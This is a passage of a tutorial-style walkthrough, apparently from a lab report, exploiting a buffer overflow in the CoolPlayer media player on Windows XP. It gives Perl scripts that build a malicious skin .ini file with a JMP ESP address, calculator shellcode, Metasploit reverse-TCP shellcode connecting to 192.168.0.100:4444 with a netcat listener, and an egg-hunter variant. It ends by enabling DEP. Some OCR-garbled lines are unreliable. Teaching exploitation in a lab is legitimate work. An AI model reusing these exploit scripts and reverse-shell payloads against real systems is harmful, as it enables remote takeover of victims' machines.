
CoolPlayer (and any other application) loads specific **DLL** files which contain fixed **JMP ESP** that can be used in this proof of concept. To find was **DLL** files CoolPlayer uses, simply attach CoolPlayer to OllyDbg and select **Executable modules** within the **View** menu. Figure 13 shows each **DLL** used, for this buffer overflow exploit we will use **kernel32.dll**.


Executable modules

```
Base     Size     Entry    Name     File version    Path
77DD0000 0009B000 77DD70FB ADVAPI32 5.1.2600.5512 ( C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00092000 77E7628F RPCRT4   5.1.2600.5512 ( C:\WINDOWS\system32\RPCRT4.dll
77F10000 00049000 77F16587 GDI32    5.1.2600.5512 ( C:\WINDOWS\system32\GDI32.dll
77F60000 00076000 77F651FB SHLWAPI  6.00.2900.5512 ( C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 00011000 77FE2126 Secur32  5.1.2600.5512 ( C:\WINDOWS\system32\Secur32.dll
7C800000 000F6000 7C80B63E kernel32 5.1.2600.5512 ( C:\WINDOWS\system32\kernel32.dll
7C900000 000AF000 7C912C28 ntdll    5.1.2600.5512 ( C:\WINDOWS\system32\ntdll.dll
7C9C0000 00817000 7C9E74D6 SHELL32  6.00.2900.5512 ( C:\WINDOWS\system32\SHELL32.dll
7E410000 00091000 7E41B217 USER32   5.1.2600.5512 ( C:\WINDOWS\system32\USER32.dll
```

Figure 13: OllyDbg Executable Module menu

Now the location of the **JMP ESP** must be found within **kernel32.dll**, a tool named **findjmp** will be used to do this. Open up command prompt by selecting **CmdHere** from the **Shortcut to cmd** file, and type the following command seen in Figure 14. A **JMP ESP** was found at **0x7C86467B** inside **kernel32**, which will be used to reliably jump to the top of the stack.



```
C:\cmd>findjmp.exe kernel32 esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses

C:\cmd>_
```

Figure 14: finding a JMP ESP in kernel 32


Addresses are not always usable, as any containing a null byte will lead to the data in the buffer becoming unusable. A null byte can be spotted by two zeros right next to each other, an example of a null byte address would be **0700 A123**, however an address of **0730 0123** is fine.

The Final Proof of Concept

Now that we have the specific distance to the **EIP** and have a **JMP ESP** to get to the top of the stack the final script can be written. As this is a Proof of Concept rather than an actual malicious exploit, we will use a piece of shellcode to open up the calculator application. This shows that there is potential for further exploiting in the future, as the calculator shellcode can easily be swapped out.

The system being used is a **Windows XP SP3**, so the shellcode needs to work with this operating system. The shellcode bellow was found through quick google search (Exploit Database, 2010), and is designed to open the calculator for this operating system.

"\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB8\xC7\x93\xC2\x77"."\xFF\xD0"




```perl
my $file= "crashpoc.ini";
my $heading = "[CoolPlayer Skin] \n  PlaylistSkin= " . "\x41" x 1048;

my $eip = pack('V', 0x7C86467B);
my $shellcode = "\x90" x 10;
my $shellcode = $shellcode."\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB8\xC7\x93\xC2\x77"."\xFF\xI



open($FILE,">$file");
print $FILE $heading.$eip.$shellcode;
close($FILE);
```

Figure 15: Proof of Concept script

Figure 15 shows the final script for this Proof of Concept, it creates the needed header for the **.ini** file followed by 1048 A's in order to overflow the buffer. It will then replace the **EIP** with the location of the **JMP ESP** within **kernel32** which will in turn jump to the top of the stack. Ten **NOP's** (no operation) are then used to stop any system calls from overwriting our shellcode at the top of the stack. Finally, the shellcode is written, opening a calculator window.

Run the Perl file to create the Proof of Concept **.ini** file, then select it as the custom skin file inside CoolPlayer. If the buffer overflow exploit is successful, a calculator should appear, as seen in Figure 16. This successfully shows that CoolPlayer is vulnerable to buffer overflow attacks and could be used to create a reverse shell with a more malicious shellcode.



General
☐ Always on top
☐ Exit after playing
☑ Rotate systemtray icon
☑ Scroll Songtitle
☑ Allow file once in playlist
☐ Autoplay on startup
☐ Allow multiple instances
☐ Show remaining time
☐ Show on taskbar
☑ Read ID3 Tag (if any)
☑ Read ID3 Tag of selected
☑ Support ID3v2
☑ Prefer native OGG tags
☑ Load ID3 tags in background
☑ Work out track lengths
☑ Easy move
☑ Remember playlist
☐ Remember last played
0 Track Delay (sec)
4 Skinlist length Flush
Register Filetypes
Add Icon to StartMenu & Desktop

Output
DirectSound Plugout
Volume controls System MASTER volume

Skin
☑ Player C:\Documents and Settings\Administrator\ Open

Figure 16: Calculator opening from the Perl script

Creating a Reverse Shell

Now that CoolPlayer can be exploited with a buffer overflow attack it is time to make a reverse shell instead of just running a calculator. The Metasploit GUI will be used for this, open **MSFGUI** from the Desktop and select **shell_reverse_tcp** from the **windows** section of the **Payloads** menu.





Figure 17: Setting up the reverse shell

A variety of options will appear on the screen, copy the inputs seen in Figure 18 to create the shellcode. Once all the settings are in place, click **Generate** to create the text file inside the chosen directory.



Windows Command Shell, Reverse TCP Inline windows/shell_reverse...

Windows Command Shell, Reverse TCP Inline

Rank: Normal
Description Connect back to attacker and spawn a command shell
Authors: vlad902 , sf
License: Metasploit Framework License (BSD)
Version: 8642


LHOST The listen address	192.168.0.100
ReverseListenerComm The specific communication channel to use for this listener	
InitialAutoRunScript An initial script to run on session creation (before AutoRunScript)	
VERBOSE Enable detailed status messages	☐
LPORT The listen port	4444
ReverseListenerBindAddress The specific IP address to bind to on the local system	
WORKSPACE Specify the workspace for this module	default
AutoRunScript A script to run automatically on session creation.	
EXITFUNC Exit technique: seh, thread, process, none	process
ReverseConnectRetries The number of connection attempts to try before exiting the process	5

Generate   display [✓ encode/save]   Start handler   Start handler in console

Output Path	; and Settings\Administrator\Desktop\crash files\reverseShell.txt
Encoder	x86/alpha_upper
Output Format	perl

Figure 18: Reverse shell settings


Now with the reverse TCP shellcode a proper exploit can be done on CoolPlayer, simply replace the shellcode for the calculator with the new shellcode. Figure 19 shows the shellcode in the Perl script, and the full script can be found in **Appendix eeeeeee**.



```perl
my $file= "crashpoc.ini";
my $heading = "[CoolPlayer Skin] \n  PlaylistSkin= " . "\x41" x 1048;

my $eip = pack('V', 0x7C86467B);
my $shellcode = "\x90" x 10;
my $shellcode = $shellcode."\x89\xe7\xda\xdc\xd9\x77\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x4b\x39\x45\x50\x43\x30\x45\x50\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x52\x44\x4c\x4b\x51\x42\x56\x50\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x43\x42" .
"\x47\x58\x54\x4f\x4f\x47\x51\x5a\x56\x46\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45\x52" .
"\x56\x4c\x51\x30\x4f\x31\x58\x4f\x54\x4d\x43\x31\x4f\x37" .
```

Figure 19: Perl script with new shellcode

However, this Perl script is not enough on its own, it needs a listener to connect to the reverse shell after it has run. Using Netstat create a simple listener on port 4444 using the command **nc -l -p 4444**. Then run CoolPlayer with the new Perl script and the listener should activate giving a reverse shell into the target PC.



General
- [ ] Always on top
- [ ] Exit after playing
- [x] Rotate systemtray icon
- [x] Scroll Songtitle
- [x] Allow file once in playlist
- [ ] Autoplay on startup
- [ ] Allow multiple instances
- [ ] Show remaining time
- [ ] Show on taskbar
- [x] Read ID3 Tag (if any)
- [x] Read ID3 Tag of selected
- [x] Support ID3v2
- [x] Prefer native OGG tags
- [x] Load ID3 tags in background
- [x] Work out track lengths
- [x] Easy move
- [x] Remember playlist
- [ ] Remember last played

0 Track Delay (sec)
4 Skinlist length

Output: DirectSound Plugout
Volume controls: System MASTER volume

Skin
- [x] Player C:\Documents and Settings\Administrator\

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>nc -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\crashes>
```

Figure 20: Reverse shell created after the skin file is selected

EGG-HUNTER SHELLCODE PROOF OF CONCEPT

Sometimes there is not always enough space at the **ESP** for shellcode, which stops most buffer overflow exploits from working. A work around has been found though, by implementing the shellcode amongst the series of A's. Another method involves custom crafting the stack to have the shellcode above the **ESP**, and then leaving a tag to the start of the shellcode**.**

A custom Egg-hunter shellcode needs to be created for this to work; Mona.py inside Immunity debugger will be used to do this. Mona.py can be download from the link below and should be placed in the PyCommands folder within Immunity Debugger, the full directory path can be seen in Figure 21.

https://github.com/corelan/mona




C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands
File Edit View Favorites Tools Help
Back
Search
Folders
Address C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands
Go
File and Folder
Make a new folder
Publish this folder to the Web
Share this folder
Other Places
Immunity Debugger
My Documents
Shared Documents
My Computer
My Network Places
Details
deplib
x86smt
acrocache.py Python File 6 KB
mona.py Python File 636 KB
activex.py Python File 6 KB
apitrace.py Python File 5 KB
bpxep.py Python File 7 KB

Figure 21: Mona.py in the Immunity debugger folder


Run Immunity Debugger and type command seen in Figure 22, this will create a text file containing the shellcode in **C:\Program Files\Immunity Inc\Immunity Debugger** directory.



```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
         "C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands\mona.py"
0BADF00D [+] Command used:
0BADF00D !mona egg -t w00t
0BADF00D [+] Egg set to w00t
0BADF00D [+] Generating traditional 32bit egghunter code
0BADF00D [+] Preparing output file 'egghunter.txt'
0BADF00D     - (Re)setting logfile egghunter.txt
0BADF00D [+] Egghunter  (32 bytes):
         "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
         "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000

!mona egg -t w00t
```

Figure 22: Immunity Debuger creating the shellcode


Opening the files shows the shellcode and the tag needed, in this case it is **w00tw00t**.



```perl
1   my $file= "egg.ini";
2   my $heading = "[CoolPlayer Skin] \n  PlaylistSkin= " . "\x41" x 1048;
3
4   #Egghunter code
5   my $eip = pack('V', 0x7C86467B);
6   my $eggHunter = "\x90" x 10;
7   my $eggHunter = $eggHunter."\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"."\xef\xb8\x77\x30\
8
9   #Calculator code
10  my $shellcode = "\x90" x 200;
11  my $shellcode = $shellcode."w00tw00t";
12  my $shellcode = $shellcode."\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB8\xC7\x93\xC2\x77"."\xFF\xD0";
13
14
15  open($FILE,">$file");
16  print $FILE $heading.$eip.$eggHunter.$shellcode;
17  close($FILE);
```

Figure 23: Egghunter script

Copy the Perl script seen in Figure 23 to create the Egg-Hunter **.ini** file, this script simulates the lack of space in the stack that would require an Egg-Hunter work around. This is done by adding two hundred **NOP** operations at line 10. The other piece of shellcode seen is the calculator from the Proof of Concept, simply to show that the Egg-Hunter method works. After loading the **.ini** file into CoolPlayer the calculator should open, although this will take some time as it is scanning through the memory to find the shellcode.



CoolPlayer Options

General

- [ ] Always on top
- [ ] Exit after playing
- [✓] Rotate systemtray icon
- [✓] Scroll Songtitle
- [✓] Allow file once in playlist
- [ ] Autoplay on startup
- [ ] Allow multiple instances
- [ ] Show remaining time
- [ ] Show on taskbar
- [✓] Read ID3 Tag (if any)
- [✓] Read ID3 Tag of selected
- [✓] Support ID3v2
- [✓] Prefer native OGG tags
- [✓] Load ID3 tags in background
- [✓] Work out track lengths
- [✓] Easy move
- [✓] Remember playlist
- [ ] Remember last played

Track Delay (sec): 0
Skinlist length: 4


Output: DirectSound Plugout
Volume controls: System MASTER volume

Skin
- [✓] Player: C:\Documents and Settings\Administrator\

Figure 24: Egghunter .ini file opening up the calculator

ROP Chains

Buffer overflow attacks are not always possible in newer versions of Operating Systems, as countermeasures have been put into place to prevent exploitation. DEP setting was been available since Windows XP, and prevents the stack from executing any code, preventing the exploits conducted throughout this tutorial. The operating system for the Virtual Machines is Windows XP Service Pack 3, and so contains a DEP setting that gives different levels of protection depending on user preference. To turn DEP on, right click **My Computer** and select **Properties**, followed by **Advanced**, **Performance Settings**, **Data Execution Protection**. Figure 25 shows the menu, select the options seen in the screenshot, making sure that CoolPlayer isn't added as an exception. After this is completed, restart the Virtual Machine.



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?


( ) Turn on DEP for essential Windows programs and services only

(•) Turn on DEP for all programs and services except those I select:

[ ] 1704872
[ ] Adobe Reader 9.1

Figure 25: Enabling DEP

To check that DEP is actually working boot up CoolPlayer and enter any **.ini** file used before, such as the calculator and attempt to load it as the skin file. An error message similar to Figure 26 should show up, meaning that DEP is working.



